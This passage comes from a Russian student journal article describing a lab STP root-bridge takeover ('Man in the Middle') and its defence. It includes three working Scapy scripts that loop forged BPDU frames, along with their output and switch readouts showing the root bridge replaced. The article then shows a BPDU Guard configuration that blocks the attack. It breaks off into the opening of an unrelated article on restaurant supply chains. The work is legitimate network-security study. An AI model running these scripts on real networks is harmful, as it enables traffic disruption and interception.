

Рис. 8. Установка IP-адреса на PC2



Рис. 9. Установка IP-адреса на PC1

После этого для проверки связности необходимо отправить пакеты с одного устройства на другое, чтобы убедиться в том, что пакеты доходят. Результат представлен на рисунке 10.



Рис. 10. Отправка пакетов

На PC злоумышленника необходимо установить соответствующие программы (Ncap), библиотеку-расширение (Scapy), с помощью которых будет совершаться атака посредством запуска скрипта python-Scapy.

Следующим шагом создать скрипт для отправки поддельных BPDU пакетов, при проведении трёх экспериментов мы меняем значения mac и dst под топологию:

```
from scapy.all import Ether, STP, sendp
import time
iface = "eth0"
mac = "d4:93:90:49:dd:58"
bpdu = Ether (dst="24:01:c7:35:57:80", src=mac) / STP (
 rootid=0,
 rootmac=mac,
 bridgeid=0,
 bridgemac=mac,
 portid=0x8001,
 maxage=20,
 hellotime=2,
 fwddelay=15
)
while True:
 sendp (bpdu, iface=iface, verbose=False)
 print (f"Отправлен BPDU с RootMAC={mac}")
 time.sleep(2)
```

```
from scapy.all import Ether, STP, sendp
import time
iface = "eth0"
```

```
mac = "00:0c:42:a7:b2:1f"
bpdu = Ether (dst="d4:93:90:49:dd:58", src=mac) / STP (
 rootid=0,
 rootmac=mac,
 bridgeid=0,
 bridgemac=mac,
 portid=0x8001,
 maxage=20,
 hellotime=2,
 fwddelay=15
)
while True:
 sendp (bpdu, iface=iface, verbose=False)
 print (f"Отправлен BPDU с RootMAC={mac}")
 time.sleep(2)

from scapy.all import Ether, STP, sendp
import time
```

```
iface = "eth0"
mac = "24:01:c7:35:57:80"
bpdu = Ether (dst="00:0c:42:a7:b2:1f", src=mac) / STP (
 rootid=0,
 rootmac=mac,
 bridgeid=0,
 bridgemac=mac,
 portid=0x8001,
 maxage=20,
 hellotime=2,
 fwddelay=15
)
while True:
 sendp (bpdu, iface=iface, verbose=False)
 print (f"Отправлен BPDU с RootMAC={mac}")
 time.sleep(2)
```

Результат представлен на рисунках 11–13.

```
Отправлен BPDU с RootMAC=d4:93:90:49:dd:58
Отправлен BPDU с RootMAC=d4:93:90:49:dd:58
Отправлен BPDU с RootMAC=d4:93:90:49:dd:58
Отправлен BPDU с RootMAC=d4:93:90:49:dd:58
Отправлен BPDU с RootMAC=d4:93:90:49:dd:58
Отправлен BPDU с RootMAC=d4:93:90:49:dd:58
Отправлен BPDU с RootMAC=d4:93:90:49:dd:58
Отправлен BPDU с RootMAC=d4:93:90:49:dd:58
Отправлен BPDU с RootMAC=d4:93:90:49:dd:58
Отправлен BPDU с RootMAC=d4:93:90:49:dd:58
Отправлен BPDU с RootMAC=d4:93:90:49:dd:58
Отправлен BPDU с RootMAC=d4:93:90:49:dd:58
Отправлен BPDU с RootMAC=d4:93:90:49:dd:58
Отправлен BPDU с RootMAC=d4:93:90:49:dd:58
Отправлен BPDU с RootMAC=d4:93:90:49:dd:58
Traceback (most recent call last):
  File "C:\Users\Егор Шкуренков\Desktop\stp_attack.py", line 5, in <module>
    time.sleep(2)
KeyboardInterrupt
```

Рис. 11. Результат работы программы с отправкой ложных BPDU для 1 случая

```
Отправлен BPDU с RootMAC=00:0c:42:a7:b2:1f
Отправлен BPDU с RootMAC=00:0c:42:a7:b2:1f
Отправлен BPDU с RootMAC=00:0c:42:a7:b2:1f
Отправлен BPDU с RootMAC=00:0c:42:a7:b2:1f
Отправлен BPDU с RootMAC=00:0c:42:a7:b2:1f
Отправлен BPDU с RootMAC=00:0c:42:a7:b2:1f
Отправлен BPDU с RootMAC=00:0c:42:a7:b2:1f
Отправлен BPDU с RootMAC=00:0c:42:a7:b2:1f
Отправлен BPDU с RootMAC=00:0c:42:a7:b2:1f
Отправлен BPDU с RootMAC=00:0c:42:a7:b2:1f
Отправлен BPDU с RootMAC=00:0c:42:a7:b2:1f
Отправлен BPDU с RootMAC=00:0c:42:a7:b2:1f
Отправлен BPDU с RootMAC=00:0c:42:a7:b2:1f
Отправлен BPDU с RootMAC=00:0c:42:a7:b2:1f
Traceback (most recent call last):
  File "C:\Users\Егор Шкуренков\Desktop\stp_attack.py", line 5, in <module>
    time.sleep(2)
KeyboardInterrupt
```

Рис. 12. Результат работы программы с отправкой ложных BPDU для 2 случая

```
Отправлен BPDU с RootMAC=24:01:c7:35:57:80
Отправлен BPDU с RootMAC=24:01:c7:35:57:80
Отправлен BPDU с RootMAC=24:01:c7:35:57:80
Отправлен BPDU с RootMAC=24:01:c7:35:57:80
Отправлен BPDU с RootMAC=24:01:c7:35:57:80
Отправлен BPDU с RootMAC=24:01:c7:35:57:80
Отправлен BPDU с RootMAC=24:01:c7:35:57:80
Отправлен BPDU с RootMAC=24:01:c7:35:57:80
Отправлен BPDU с RootMAC=24:01:c7:35:57:80
Отправлен BPDU с RootMAC=24:01:c7:35:57:80
Отправлен BPDU с RootMAC=24:01:c7:35:57:80
Отправлен BPDU с RootMAC=24:01:c7:35:57:80
Отправлен BPDU с RootMAC=24:01:c7:35:57:80
Отправлен BPDU с RootMAC=24:01:c7:35:57:80
Отправлен BPDU с RootMAC=24:01:c7:35:57:80
Отправлен BPDU с RootMAC=24:01:c7:35:57:80
Отправлен BPDU с RootMAC=24:01:c7:35:57:80
Traceback (most recent call last):
  File "C:\Users\Егор Шкуренков\Desktop\stp_attack.py", line 5, in <module>
    time.sleep(2)
KeyboardInterrupt
```

Рис. 13. Результат работы программы с отправкой ложных BPDU для 3 случая

Во время выполнения этой программы корневой мост меняется на необходимый злоумышленнику мост. Последствием станет полная потеря пакетов между PC1 и PC2, а также увеличение загрузки процессора на коммутаторе.

Результат атаки можно зафиксировать несколькими способами. Нужно обратиться в консоль любого коммутатора и прописать *show-spanning-tree*. Атака будет считаться успешной в том случае, если во время действия скрипта корневой мост поменяется, а он будет с адресом: «*d4:93:90:49:dd:58*» (для первого случая). Также сравним предполагаемые результаты второго и третьего эксперимента с помощью таблицы. Результат представлен в таблице 1. Также можно зафиксировать пиковую загрузку процессора во время атаки и нарисовать график зависимости загрузки от времени проведения атаки. Результат атаки представлен на рисунках 14–17.

```
console#show spanning-tree
Root Id         Priority   1
                Address    d4:93:90:49:dd:58
                Cost       200000
                Port       6 [Fa0/6]
                Max age 20 sec 0 cs, forward delay 15 sec 0 cs
                Hello Time 2 sec 0 cs

MST00

MST00 is executing the mstp compatible Multiple Spanning Tree Protocol
Bridge Id       Priority  32768
                Address  00:0C:42:a7:b2:1f
                Max age is 20 sec 0 cs, forward delay is 15 sec 0 cs
                Hello Time is 2 sec 0 cs
                Dynamic Path Cost is Disabled
                Dynamic Path Cost Lag-Speed Change is Disabled
Name              Role         State        Cost     Prio    Type
----              ----         -----        ----     ----    ------
Fa0/6             Root         Forwarding   200000   128     P2P
Fa0/4             Alternate    Discarding   200000   128     P2P
Fa0/8             Designated   Forwarding   200000   128     P2P
```

Рис. 14. Поддельный MAC-адрес для первого случая



Рис. 15. Поддельный MAC-адрес для второго случая



Рис. 16. Поддельный MAC-адрес для третьего случая



Рис. 17. Пиковая загрузка процессора

Таблица 1

Сравнение результатов эксперимента

Номер эксперимента	Root id до атаки	Поддельный Root id
1	24:01:c7:35:57:80	d4:93:90:49:dd:58
2	d4:93:90:49:dd:58	00:0c:42:a7:b2:1f
3	00:0c:42:a7:b2:1f	24:01:c7:35:57:80

Для сравнения посмотрим графически на то, как увеличивается загрузка процессора при трёх атаках. Представлено на рисунке 18.



Рис. 18. Зависимость загрузки процессора от времени

Исходя из конечных данных, проведённую атаку можно считать успешной, во всех трёх случаях мы добились ожидаемого результата. На время действия атаки пакеты будут проходить через корневой мост злоумышленника, а до назначения они доходить не будут.

4. Методика защиты от атаки Man in the Middle

Методика защиты заключается в использовании BPDU Guard – функции протокола STP.

BPDU Guard блокирует порт при получении BPDU. Если порт получает BPDU, он переходит в состояние *error-disabled*. Порт остаётся в этом состоянии, пока администратор вручную не разблокирует его или не настроит автоматическое восстановление. BPDU Guard можно включить на коммутаторе или для каждого интерфейса. Настраивается BPDU Guard следующими командами в режиме конфигурации интерфейса:

Настройка BPDU Guard:
enable
configure terminal
interface range FastEthernet 0/1-24
spanning-tree portfast
spanning-tree bpduguard enable
end

Результат представлен на рисунках 19–21.

```
Switch#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#spanning-tree portfast bpduguard default
Switch(config)#end
Switch#
%SYS-5-CONFIG_I: Configured from console by console

Switch#write
Building configuration...
[OK]
Switch#
```

Рис. 19. Установка portfast в default

```
Switch(config-if-range)#spanning-tree bpduguard enable
Switch(config-if-range)#end
```

Рис. 20. Установка bpduguard в enable

```
Switch#show spanning-tree summary
Switch is in pvst mode
Root bridge for: default
Extended system ID           is enabled
Portfast Default             is disabled
PortFast BPDU Guard Default  is enabled
```

Рис. 21. Проверка работы настройки

Проделав точно такие же действия на двух других коммутаторах, стоит проверить атаку на успешность после настройки защиты. Результат представлен на рисунках 22–24 и в таблице 2.

```
Switch#
*Mar  1 00:15:17.755: %SYS-5-CONFIG_I: Configured from console by console
Switch#show spanning-tree

VLAN0001
  Spanning tree enabled protocol ieee
  Root ID    Priority    1
             Address     2401.c735.5780
             This bridge is the root
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    1      (priority 0 sys-id-ext 1)
             Address     2401.c735.5780
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  15  sec

Interface           Role Sts Cost      Prio.Nbr Type
------------------- ---- --- --------- -------- --------------------------------
Fa0/8               Desg FWD 19        128.8    P2p
Fa0/9               Desg FWD 19        128.9    P2p
```

Рис. 22. Проверка работы атаки после настройки защиты для первого случая

```
console#show spanning-tree
Root Id         Priority   1
                Address    24:01:c7:35:57:80
                Cost       200000
                Port       15[Fa0/15]
                Max age 20 sec 0 cs, forward delay 15 sec 0 cs
                Hello Time 2 sec 0 cs

MST00

MST00 is executing the mstp compatible Multiple Spanning Tree Protocol
Bridge Id       Priority  32768
                Address  d4:93:90:49:dd:58
                Max age is 20 sec 0 cs, forward delay is 15 sec 0 cs
                Hello Time is 2 sec 0 cs
                Dynamic Path Cost is Disabled
                Dynamic Path Cost Lag-Speed Change is Disabled
Name              Role         State        Cost     Prio   Type
----              ----         -----        ----     ----   ------
Fa0/15            Root         Forwarding   200000   128    P2P
Fa0/17            Alternate    Discarding   200000   128    P2P
Fa0/18            Designated   Forwarding   200000   128    P2P
```

Рис. 23. Проверка работы атаки после настройки защиты для второго случая

```
console#show spanning-tree
Root Id         Priority   1
                Address    24:01:c7:35:57:80
                Cost       200000
                Port       4 [Fa0/4]
                Max age 20 sec 0 cs, forward delay 15 sec 0 cs
                Hello Time 2 sec 0 cs

MST00

MST00 is executing the mstp compatible Multiple Spanning Tree Protocol
Bridge Id       Priority  32768
                Address  00:0c:42:a7:b2:1f
                Max age is 20 sec 0 cs, forward delay is 15 sec 0 cs
                Hello Time is 2 sec 0 cs
                Dynamic Path Cost is Disabled
                Dynamic Path Cost Lag-Speed Change is Disabled
Name              Role         State        Cost     Prio   Type
----              ----         -----        ----     ----   ------
Fa0/4             Root         Forwarding   200000   128    P2P
Fa0/6             Alternate    Discarding   200000   128    P2P
Fa0/8             Designated   Forwarding   200000   128    P2P
```

Рис. 24. Проверка работы атаки после настройки защиты для третьего случая

Таблица 2

Сравнение результатов эксперимента после настройки защиты

Номер эксперимента	Root id до атаки	Root id после атаки
1	24:01:c7:35:57:80	24:01:c7:35:57:80
2	d4:93:90:49:dd:58	24:01:c7:35:57:80
3	00:0c:42:a7:b2:1f	24:01:c7:35:57:80

Исходя из проверок, после применения защиты ни одна атака не сработала, соответственно BPDU Guard является хорошим методом для защиты протокола STP.

Заключение

В ходе проведенного исследования были рассмотрены основные аспекты протокола STP, включая его роль в сетевой инфраструктуре и уязвимости, связанные с корневым мостом. В процессе исследования в экспериментальной среде была проведена атака путём отправки поддельных BPDU сообщений, результаты и последствия атаки были описаны и продемонстрированы в данной статье. Было доказано, что при атаке STP: Man in the Middle последствием становится потеря трафика и перегрузка CPU устройств.

Литература

1. Воробьёв С. Защита промышленных протоколов: часть 1 / С. Воробьёв // СТА. – 2018. – № 3. – С. 22-23.

2. Дудышев В.Ю. Лабораторный практикум по дисциплине «Организация, принципы построения и функционирования компьютерных сетей» / В.Ю. Дудышев. – Котовск: Тамбовское областное государственное бюджетное образовательное учреждение среднего профессионального образования «Котовский индустриальный техникум», 2015.

3. Иванов Ю.Б. Сетевые атаки на уровне сетевого доступа модели TCP/IP / Ю.Б. Иванов, И.А. Чубуткин // Cifra. Информационные технологии и телекоммуникации. – 2025.

4. Клаченков В.А. Анализ атак на локально-вычислительную сеть / В.А. Клаченков, О.Н. Минюк.

5. Платунова С.М. Ethernet switches L2&L3. Проектирование, настройка, диагностика сетей передачи данных: учебное пособие / С.М. Платунова, И.В. Елисеев, Е.Ю. Авксентьева. – СПб.: НИУ ИТМО, 2018. – 87 с.

6. Уймин А.Г. Компьютерные сети. L2-технологии: практикум для СПО / А.Г. Уймин. – Саратов, Москва: Профобразование, Ай Пи Ар Медиа, 2024. – 83 с.

CHAYKA Egor Yurevich
Student, Gubkin Russian State University of Oil and Gas, Russia, Moscow

SHKURENKOV Egor Sergeevich
Student, Gubkin Russian State University of Oil and Gas, Russia, Moscow

AN ATTACK ON THE STP PROTOCOL: MAN IN THE MIDDLE. TESTING AND PROTECTION METHODS

Abstract. *The article examines the testing and protection of the Man in the Middle attack on the STP protocol. The attack was carried out in an experimental environment in order to replace the MAC address on the root bridge.*

Keywords: *Man in the middle attack, STP, root bridge, BPDU, MAC address, Loop, attacker.*

ЭКОЛОГИЯ, ПРИРОДОПОЛЬЗОВАНИЕ

10.5281/zenodo.15862479

АСАТРЯН Эдита Эдгаровна
индивидуальный предприниматель, Россия, г. Москва

УСТОЙЧИВЫЕ МОДЕЛИ СНАБЖЕНИЯ РЕСТОРАНОВ: СОКРАЩЕНИЕ ПИЩЕВЫХ ПОТЕРЬ И УГЛЕРОДНОГО СЛЕДА В B2B-ПОСТАВКАХ ПРОДУКТОВ ПИТАНИЯ

Аннотация. *Статья посвящена анализу устойчивых моделей снабжения ресторанов в сегменте B2B с акцентом на сокращение пищевых потерь и углеродного следа. Исследование обосновывает актуальность внедрения устойчивых практик в сфере общественного питания на фоне климатических вызовов, растущих требований ESG и международных стандартов. В работе систематизированы существующие модели устойчивых цепочек поставок, а также проанализированы ключевые барьеры их внедрения. Предложены конкретные решения по цифровизации, локализации, экологизации и институциональной поддержке логистических процессов в ресторанах. Работа может быть использована в практике ресторанного бизнеса, логистического консалтинга и государственной политики в области устойчивого развития.*

Ключевые слова: *устойчивое снабжение, HoReCa, B2B-поставки, пищевая логистика, углеродный след, короткие цепочки поставок, цифровая трансформация, блокчейн, экологическая эффективность.*

Актуальность исследования

Актуальность исследования обусловлена нарастающим вниманием к вопросам устойчивого развития и экологической ответственности в сфере общественного питания. По данным Продовольственной и сельскохозяйственной организации ООН (ФАО), ежегодно теряется около одной трети всех произведённых в мире продуктов питания, что составляет приблизительно 1,3 миллиарда тонн. Существенная доля этих потерь приходится на сегмент HoReCa (гостиницы, рестораны, кейтеринг), где, по оценкам экспертов, до 30–40% еды выбрасывается на этапе приготовления и потребления [2, с. 2].

Одновременно с этим, пищевые потери генерируют до 8–10% глобальных выбросов парниковых газов, делая ресторанный бизнес одним из ключевых звеньев в цепочке формирования углеродного следа. Такая экологическая нагрузка оказывает негативное влияние не только на окружающую среду, но и на экономику отрасли, снижая рентабельность заведений и увеличивая издержки поставщиков. На этом фоне обостряется необходимость внедрения устойчивых моделей B2B-снабжения, которые позволят не только сократить объёмы пищевых потерь, но и снизить уровень выбросов углекислого газа, связанных с логистикой и переработкой отходов. Усиливающееся давление со стороны регулирующих органов, глобальные обязательства по достижению целей устойчивого развития (в частности, ЦУР 12.3, направленной на сокращение пищевых отходов к 2030 году), а также растущий запрос со стороны потребителей на прозрачность и экологичность поставок делают тему исследования особенно актуальной.

Современные цифровые технологии (прогнозирование спроса с помощью ИИ, отслеживание сроков годности, внедрение возвратной тары и контроль CO_2-выбросов) открывают широкие возможности для трансформации B2B-логистики ресторанов.

Цель исследования

Целью данного исследования является разработка и оценка устойчивых моделей снабжения ресторанов в сегменте B2B, ориентированных на минимизацию пищевых потерь и сокращение углеродного следа, возникающего на всех этапах цепочки поставок.

Материалы и методы исследования

В качестве методологической базы использовались междисциплинарные источники: аналитические доклады, научные исследования. Применялись методы сравнительного анализа, систематизации эмпирических данных, кейс-методы, фреймворк анализа барьеров, визуальное моделирование цепей поставок и LCA-анализ (оценка жизненного цикла продукции).

Результаты исследования

С начала XXI века устойчивое управление цепями поставок продуктов питания получило признание как критически важный фактор устойчивого развития, лежащего на пересечении экологических, социальных и экономических целей. Так, по модели тройной нижней линии, устойчивость требует комплексного внимания к прибыли, ресурсосбережению и социальной ответственности. Фреймворк устойчивой цепочки иллюстрируется взаимосвязью ключевых элементов: зеленая логистика, управление ресурсами, заинтересованные стороны и показатели эффективности.

Построение устойчивой цепочки начинается с этичного и экологичного выбора поставщиков, включающего сертификации FairTrade, Rainforest Alliance, Organic и соблюдение принятых стандартов цепочек поставок. Далее – обеспечение прозрачности и прослеживаемости происхождения продуктов, что снижает риски, связанные с эксплуатацией ресурсов и трудовыми правами.

Важнейшей практикой выступает проведение оценки экологической нагрузки посредством LCA (Life Cycle Assessment), охватывающей стадии от выращивания до утилизации. Например, оценка MDPI показывает, что основная экологическая нагрузка приходится на этап производства сырья. В дополнение OECD описывает технологические платформы, позволяющие передавать достоверные данные по углеродному следу между звеньями цепи.

Эмпирические данные демонстрируют, что производство продуктов отвечает за примерно 68% выбросов CO_2-экв., торговля и рестораны – 27%, транспорт – 5%. Кроме того, анализ Our World in Data свидетельствует, что различия в углеродном следе продуктов колоссальны: от ≈1 кг CO_2-экв./кг у гороха до 60 кг у говядины. Такая разбежка подчеркивает важность выбора продуктов при формировании устойчивых меню и закупочной политики [4].

Особое значение в ресторанном секторе приобретает концепция «коротких цепочек», сокращающая food miles, а значит – углеродное воздействие. Однако даже локальные поставки требуют оценки практик фермеров, например, неразумное использование удобрений и дизельного транспорта может нивелировать преимущества локальности.

В научной литературе по HoReCa-цепям отмечается недостаточная глубина исследований: несмотря на множество междисциплинарных работ по управлению пищевыми потерями и экологией, специализированные исследования ресторанной логистики редки. При этом выделяют ключевые составляющие: критические факторы, практики и показатели результативности. Это позволяет сформулировать теоретическую модель, где устойчивое снабжение базируется на четырех столпах: этичность, экологичность, прозрачность и инновации.

Таким образом, теоретическую основу устойчивого B2B-снабжения ресторанов составляют:

